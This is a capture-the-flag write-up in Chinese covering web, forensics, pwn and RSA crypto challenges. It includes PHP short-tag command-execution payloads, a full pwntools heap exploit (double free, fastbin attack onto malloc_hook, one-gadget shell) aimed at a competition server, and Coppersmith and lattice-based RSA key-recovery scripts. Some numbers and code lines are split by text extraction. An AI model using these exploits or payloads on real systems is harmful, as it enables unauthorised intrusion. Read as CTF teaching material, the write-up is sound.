红明谷杯 By 天璇Merak

Web

web2

题目比较简单，限制了一些符号，但是显然可以通过短标签来写。
那么短标签中反引号可以直接执行命令。

```
<?=`ls%09/`?>
<?=`sort%09/!*`?>
```

得到flag

Misc

Misc1

内存取证，给出了windows下一些隐藏文件夹。
根据题目描述可以得知我们需要从他的输入中获取我们想要的密码
直接开取证大师分析了。

●列表信息

序号	词汇	缩写	词汇长度	最后输入时间	删除状态
1	不成功便成仁	bcg	6	2021-03-13 19:30:16	正常
2	不过这样的话如果	bgz	8	2021-03-13 19:43:49	正常
3	成功便成	cgb	4	2021-03-13 19:38:16	正常
4	对的对的成功了	ddd	7	2021-03-13 19:39:52	正常
5	话如果	hlg	3	2021-03-13 19:43:50	正常
6	我们直接卸载软件就好了	hmz	11	2021-03-13 19:41:41	正常
7	较奇怪	jqg	3	2021-03-13 19:42:35	正常
8	如果输入	lgs	4	2021-03-13 19:42:55	正常
9	如果输入的内容太多了咋办	lgs	12	2021-03-13 19:42:54	正常
10	如果别人	lgb	4	2021-03-13 19:41:30	正常
11	如果被监视了怎么办	lgb	9	2021-03-13 19:41:03	正常
12	么干	mg	2	2021-03-13 19:43:41	正常
13	密码长度应	mmc	5	2021-03-13 19:38:16	正常
14	没事的实际上大家看不到的	msd	12	2021-03-13 19:42:43	正常
15	虚假的故事比较奇怪	xjd	9	2021-03-13 19:42:34	正常
16	卸载软件	xzl	4	2021-03-13 19:41:42	正常
17	应该是六个字的密码	ygs	9	2021-03-13 19:39:42	正常
18	这个密码长度应该蛮长的	zgm	11	2021-03-13 19:38:16	正常

37	方法	2	2021-03-13 16:45:46	正常
38	最大	2	2021-03-13 16:45:13	正常
39	有志者事竟成	6	2021-03-13 17:25:29	正常
40	未输入	3	2021-03-13 16:34:27	正常
41	比较	2	2021-03-13 16:43:08	正常
42	测试内容	4	2021-03-13 16:34:11	正常
43	用	1	2021-03-13 17:31:03	正常
44	的	1	2021-03-13 16:45:12	正常
45	破案	2	2021-03-13 16:45:12	正常
46	聊天记录	4	2021-03-13 11:09:30	正常
47	自己	2	2021-03-13 16:45:21	正常
48	藏在	2	2021-03-13 16:45:53	正常

试了试6个字的 有志者事竟成。就是密码
pdf，之前*CTF见过的pdf水印，直接测了下，出答案了。

Misc2

题目开局出题人应该像考察的是rar伪加密，但是我winrar扛着报错也成功解压了。 然后得到了一个压缩包和一个图片，图片利用各种工具测后。发现通过盲水印工具可以得到模糊的文字。想到了WMCTF中出的Java盲水印可以解出答案。 gnibgnib 为zip密码。
那么之后可以发现剩下的就是个键盘流量了。
直接切掉就好了。
最后再hex2str

Misc3

提取流量包
根据字母的出现顺序获得字频

```
j 29
z 31
7 25
e 31
l 23
6 37
4 32
p 38
h 27
g 26
x 28
i 25
u 27
n 25
8 36
0 24
o 23
c 28
y 24
1 29
b 26
m 27
2 28
v 25
d 33
f 28
9 33
t 21
w 22
a 31
0 24
s 16
k 32
5 25
q 23
3 32
{ 1
- 4
} 1
```

构造一个haffman树获得每个字母的串

```
class Node:
    def __init__(self, name, weight):
        self.name = name
        self.weight = weight
        self.left = None
        self.right = None
        self.father = None

    def is_left_child(self):
```

```
        return self.father.left == self


def create_prim_nodes(data_set, labels):
    if(len(data_set) != len(labels)):
        raise Exception('no!')
    nodes = []
    for i in range(len(labels)):
        nodes.append( Node(labels[i],data_set[i]) )
    return nodes



def create_HF_tree(nodes):

    tree_nodes = nodes.copy()
    while len(tree_nodes) > 1:
        tree_nodes.sort(key=lambda node: node.weight)
        new_left = tree_nodes.pop(0)
        new_right = tree_nodes.pop(0)
        new_node = Node(None, (new_left.weight + new_right.weight))
        new_node.left = new_left
        new_node.right = new_right
        new_left.father = new_right.father = new_node
        tree_nodes.append(new_node)
    tree_nodes[0].father = None
    return tree_nodes[0]


def get_huffman_code(nodes):
    codes = {}
    for node in nodes:
        code=''
        name = node.name
        while node.father != None:
            if node.is_left_child():
                code = '0' + code
            else:
                code = '1' + code
            node = node.father
        codes[name] = code
    return codes
def count_data():
    fp = open('data.txt','r',encoding='utf-8')
    content = fp.read()
    dic=dict()
    d={}
    s=set()
    s=content
    d=dict()
    for x in s:
      if x not in d.keys():
```

```
        d[x]=1
    else:
        d[x]=d[x]+1
    d2=dict()
    for x in s:
      d2[x]=d2.get(x,0)+1
    d3=dict()
    for x in s:
      d3[x]=s.count(x)
    a = [key for key, value in d3.items()]
    b = [value for key,value in d3.items()]
    for i in a:
        labels.append(i)
    for i in b:
        data_set.append(i)

def haffman_decode():
    flag = ''
    with open('flag.txt','r') as fp:
        flag_arr = fp.readlines()
        flag_arr = [line.strip("\n") for line in flag_arr]
        flag_dic = {v: k for k, v in diction.items()}
        for each in flag_arr:
            flag += flag_dic[each]
    print(flag)

if __name__ == '__main__':
    diction = {}
    labels=[]
    data_set = []
    count_data()
    nodes = create_prim_nodes(data_set,labels)
    root = create_HF_tree(nodes)
    codes = get_huffman_code(nodes)
    for key in codes.keys():
        diction_data = {key:codes[key]}
        diction.update(diction_data)
    print(diction)

    haffman_decode()
```

```
{'j': '01111', 'z': '10001', '7': '00001', 'e': '10010', 'l': '111011', '6':
'11010', '4': '10100', 'p': '11011', 'h': '01000', 'g': '00110', 'x': '01011',
'i': '00010', 'u': '01001', 'n': '00011', '8': '11001', '0': '111110', 'o':
'111100', 'c': '01100', 'y': '111111', '1': '10000', 'b': '00111', 'm':
'01010', '2': '01101', 'v': '00100', 'd': '10111', 'f': '01110', '9': '11000',
't': '111000', 'w': '111001', 'a': '10011', '0': '00000', 's': '1110101', 'k':
'10101', '5': '00101', 'q': '111101', '3': '10110', '{': '111010000', '-':
'11101001', '}': '111010001'}
```

再带入密文
寻找flag{
为01110111011100110011010111010000
寻找接下来的字符串
获得flag

Pwn

Maybe_fun_game

漏洞点在edit中，可以看到edit最后free掉了ptr，而在处理用户输入的函数中有如下的错误处理。

```
 if ( qword_2030C8 != (unsigned int)(int)v12 + qword_2030D0 + 32 )
 {
   v18 = "Illegal Head!";
LABEL_23:
   printf(v18);
   free(ptr);
   free(qword_2030E0);
   return "ERROR";
 }
```

其中也free了ptr但未置空，同时后续还free掉了存储填充数据的堆块，因此可以借助其来绕过fastbin对double free的检测。

接下来的问题是如何构造输入，分析可知输入的头部有5个部分，依次是0x1234567812345678（magic number），输入的总长度，填充数据的长度，有效数据的长度和0x4141414141414141（key）。最后key的长度也是算在填充数据长度中的，构造好之后base64编码即可。


下一个问题是libc地址的泄露，这可以通过设置较大的填充数据长度来实现。

```
if ( qword_2030D8 > 0 )
{
  v16 = 0LL;
  do
  {
    *((_BYTE *)ptr + v16) = v26[v16 - 0x3FF0 + qword_2030D0];
    ++v16;
  }
  while ( qword_2030D8 > v16 );
  v14 = qword_2030E0;
```

只要设置长度为0x4038，show的时候就可以泄露出栈上的__libc_start_main_ret地址。

最后利用double free进行fastbin attack写one gadget到malloc_hook上就可以getshell。

不过还有一个小问题是利用edit泄露libc地址时会报错，动态调试发现总长度变小了0x100，因此需要额外再加上0x100。



exp:

```
from pwn import *
import base64
context.log_level='debug'

def d64(s):
    return base64.b64encode(s)

def b64():
    res = sh.recvline()
    res = base64.b64decode(res)[40:]
    return res

def add(size,offset,content,if_error):
    sh.sendafter('SA/Pg==\n',gen_payload(8,8,p64(0x31),0))
    size=str(size)

    payload=gen_payload(len(size),offset,size,0)
    sh.sendafter('UgPj4=\n',payload)
    payload=gen_payload(len(content),offset,content,if_error)
    sh.sendafter('bnQgPj4=\n',payload)

def free():
    sh.sendafter('SA/Pg==\n',gen_payload(8,8,p64(0x32),0))

def edit(offset,content,if_error,if_use_double):
    global if_double
    sh.sendafter('SA/Pg==\n',gen_payload(8,8,p64(0x33),0))
    if_double=if_use_double
    payload=gen_payload(len(content),offset,content,if_error)
    print(hex(offset+len(content)+0x20))
    #pause()
    sh.sendafter('bnQgPj4=\n',payload)

def show():
    sh.sendafter('SA/Pg==\n',gen_payload(8,8,p64(0x34),0))

def gen_payload(size,offset,content,if_error):
    global if_double
    payload=p64(0x1234567812345678)
    if(if_error):
        payload+=p64(offset+size+0x120)
```

```
    else:
        payload+=p64(offset+size+0x20)#arg1
    payload+=p64(offset)
    payload+=p64(size+if_double)#size
    payload+=p64(0x4141414141414141)
    if(if_error):
        payload+=content
    else:
        payload+="a"*(offset-8)+content
    payload=d64(bytes(payload))
    return payload


global if_double
if_double=0
#sh=process('Maybe_fun_game')
#pause()
sh=remote('8.140.179.11',13452)
add(0x30,8,"a"*8+'\x00',0)

edit(0x3ff0+0x28+0x20,"a"*0x6e+'\n',1,0)

show()
libc_base=u64(b64().ljust(8,'\x00'))-0x20840
print(hex(libc_base))
malloc_hook=libc_base+0x3c4af5-8
one_gadget=libc_base+0x4527a

free()
add(0x10,8,"a"*8+'\x00',0)
edit(0x60,"a"*0x5e+'\n',0,1)
if_double=0
add(0x60,8,p64(malloc_hook),0)

add(0x60,8,"aaaa\x00",0)
add(0x60,8,"aaaa\x00",0)
#pause()

add(0x60,8,"a"*19+p64(one_gadget),0)

sh.interactive()
```

Crypto

RSA attack

$
(p-1)!\equiv -1\ (mod\ p)
$
按题目中代码获得P的高位，再copperSmith解出P

```
import gmpy2


p1 =
172071201093945294154292240631809733545154559633386758234063824053438835958515543354911249971174172649606257936857627547311760174511316984409767738981247877005802155796623587461774104951797122995266217334158736848307655543970322950339988489801672160058805422153816950022590644650247595501280192205506649936031
p2 =
172071201093945294154292240631809733545154559633386758234063824053438835958515543354911249971174172649606257936857627547311760174511316984409767738981247877005802155796623587461774104951797122995266217334158736848307655543970322950339988489801672160058805422153816950022590644650247595501280192205506649902034

s = p1 - p2

p_1 = -1
for i in range(1, s):
    p_1 = p_1 * inverse_mod((p1 - i), p1) % p1

p3 = int(gmpy2.next_prime(p_1 % p1))

p4 = p3 >> 50 << 50

p = p4
n =
0xe27e847b1cece6ad3d8a35c27022d94cc14016f9550d41b87b85f946edf0a1c01d8c79a663244143550cfce88038bf29d65070d021991455e4570ea57ea1effc1cf380d572473dc6ea0dc150c431761181e66c578eaeebf156c445d3b6141dda961aa467f4d2c811859534027e5b9e67eb4db051c82602208cfe92674013aafa5b437ae404876ececc2f453bb16734adccc5fb87b16e980e52484f6b9f4bdeb99f2e7dc606bb65628e3f62c7df11abd553ffc6b95d3dda592fa81df5e584687864de702d10669e3aac75ad9c6284b98b44140f347307243b2485f59fa5c3f0eaeaf0addade803f2f09cd4c77f27d672756b9cc62a6325247d8608390e761dc91
pbits = p.bit_length()
kbits = 50
pbar = p & (2^pbits-2^kbits)
PR.<x> = PolynomialRing(Zmod(n))
f = x + pbar
x0 = f.small_roots(X=2^kbits, beta=0.4)[0]
P = int(p + x0)

e = 3


Q = n // P

d = inverse_mod(e, (P-1)*(Q -1))

c =
158399818268315483968860367496826632730355482209698194800713922012374774339203628405428489679526126871638600262849874971375782721571133991307054128434496867 11
```

```
908583139117413

print(bytes.fromhex(hex(pow(c, d, n))[2:]))
```

ezCRT

构造格将d解出, $|d - flag|$应该不大，直接输出bytes(d)就可以

```
N =
[92568419674731290088321621356482160506897805615722568594108449347104924357404183476911642777855820991398881156764068184840768873749718093598712551142529474514837161712525386555067489900887826033760157015587905876891826276883359425048106383489316555600680137377034136599761900203863336332834524981581608546277,

15639647381856354102448201437286692960519844338252419687936228422409911740122067901115672346251056513155594947105996417976794596049847301200822004510549012250343870377011268791792289933704142153793743186890834050632408271941774790232011790416658437462882836780101253392677631354452557330267470286789683875634 9,

15839483324362034517031395747979608139044630875316326729442747118101267987906092167628736117492631008050000354077326101200568205074318811033587221699284335290216017199928657652630461975665527814278806418996992702702765004364561344144992663338080929572097730296131097836057568468981166268979819683214597745006 7,

16008823701315299606230371934527559004082029886372967066062154462545163854193113902611448045274839790115592389046541594615007627268425186716989316324873667341903561827496117928808520945622071940424419480232749168423380487801316026279883173844179044374381336817349502917039301872720404259945782916733421740303 9,

17612536142238485266544780415003017400884948702072829616934009361855936712708638177833161304359501079629577239470822218470370123068560917276776142662037900106269516912059939398495048830429095853483027664946400394955510549111765679677765762081266961275246459172887319983220061633811246010096728882916321725393 7]

E =
[69312028009355287369151190914681978515224902099126626288106202481561083869512381976466800912049172557479956400189281179789850182367192324370292880508005951892909864237831856642160554901550928757105750738313195248541515727624216048436593804176317465366380022764459799506858495981817822670957526705611211712923,

75652848678989239962391202584125835503829570694373189157636155436633908234362973839251550542975725789188895010096917574118924190081886365041870173203566890015476761857546914959928731140619341634983144909962106759048918025248827973161384045263311189477657141886093632791593341193393085433749877270828641736687,

33787880341418355427411601538315129862488529656310145182009801227014512555036822623215545927750632031483856865027938518144081751233475248361490189179988637342429805607352670543555743822390555949569061340741015073482051059972283793490798701339277926430357560613555427570475360496737455291914090967005368044847,

45894271603047945281790624112313938740541711331584775481261776728213544262108833
```

```
585964200314081457179683841888927062580615975547866985811368747641724073038570717128992206496508428302773039314621978822868977887326661866347323174464629340603090769136326393911455022642473010221175170608768059082346642697387911
1,

394627800665640510853658890833374722882772236280149077048449944192425416233689200963955816672079098729446926273946650387293984058418753341282113375442051438766529490048179621239511327538017071343331323590393762833316859976195315702702699648073356334236310780573458270107946718949488286801939585613753519546
27]

C =
[706565317398633346290694952311166623770389747503953970254889622211015097472765489676349936599997109100148837713409666075736711752497174928509516666210124850782396573268200919345005742905131769799719677758163730270857245509037860252700476102090438501579886321486095767737006847692632649652528793934802014895,

399762935057927314175003424732594664137463243735701608566070395646870567970681140448913098901600015477462906780898759532307202293962936860375391333785860459647933874336793048991585468348373141011380694009943347200710060488159986606914729919715981921162895171278197037238448420027112981541066150357556467912
35,

826229369487919710634811953105874476143752656304076881616511734401609419648391732731155268022406727766815801690923716776737090375793180906220400180307301651719973311461717512287915247476222852565917794192748456595670015221829954688197205946503898546775821867703214240629358814070839569916466337605001521373
05,

479246725230337402194547743093970065438510024732717476036763493226707822455196372863140884571325908161658764516152359376830748529202505841556827915951163590548899408422813247094266167717653128258426342376782432133505513426908705685162320787927889257003897629459550534332761531363027577000818595315962372864
07,

157462720644970256050843434459828247139256140406409429896418317109064365936294939244159292550184482469972819258184119865598346921909220060266145241164734603316978286567811044606538176157224828857158099074286931716459626013079677895357212211176535500327064375073662684801175545519382470886239209020257096407424]


delta = 400./1024

M = int(sqrt(N[4]))
B = Matrix(ZZ, [ [M,  E[0],  E[1],  E[2],  E[3],  E[4]],
                 [0, -N[0],     0,     0,     0,     0],
                 [0,     0, -N[1],     0,     0,     0],
                 [0,     0,     0, -N[2],     0,     0],
                 [0,     0,     0,     0, -N[3],     0],
                 [0,     0,     0,     0,     0, -N[4]]])
L = B.LLL()
d = int(L[0][0] / M)

for i in range(5):
    print(bytes.fromhex(hex(pow(C[0], d, N[0]))[2:]))

print(bytes.fromhex(hex(d)[2:]))
```